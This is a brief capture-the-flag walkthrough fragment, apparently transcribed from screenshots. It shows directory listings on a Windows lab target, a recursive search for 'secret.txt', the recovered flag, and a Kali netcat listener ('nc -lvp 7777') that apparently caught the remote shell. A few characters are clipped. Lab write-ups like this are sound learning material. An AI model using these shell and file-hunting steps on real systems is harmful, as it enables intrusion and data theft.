


```
cd C:/
dir
 Volume in drive C has no label.
 Volume Serial Number is 5817-6704

 Directory of C:\

07/10/2015  07:04 AM    <DIR>          PerfLogs
04/26/2021  10:01 AM    <DIR>          Program Files
07/10/2015  07:04 AM    <DIR>          Program Files (x86)
04/22/2021  08:10 PM    <DIR>          Users
04/26/2021  10:03 AM    <DIR>          Windows
04/22/2021  08:06 PM    <DIR>          xampp
               0 File(s)              0 bytes
               6 Dir(s)  16,638,058,496 bytes free
dir /s secret.txt
 Volume in drive C has no label.
 Volume Serial Number is 5817-6704

 Directory of C:\Users\armin\Documents

04/22/2021  08:12 PM                21 secret.txt
               1 File(s)             21 bytes
```

iii.

iv. In the home directory, I decided to search for the file “secret.txt” by using the command: dir /s secret.txt

4. From the previous step, I was able to locate the flag:
   a. flag{WPSc@n_RF!_H@cK}



```
 Directory of C:\Users\armin\Documents

4/22/2021  08:14 PM    <DIR>          .
4/22/2021  08:14 PM    <DIR>          ..
4/22/2021  08:12 PM                21 secret.txt
               1 File(s)             21 bytes
               2 Dir(s)  16,637,988,864 bytes free
ype secret.txt
lag{WPSc@n_RF!_H@cK}root@kali:~# nc -lvp 7777
```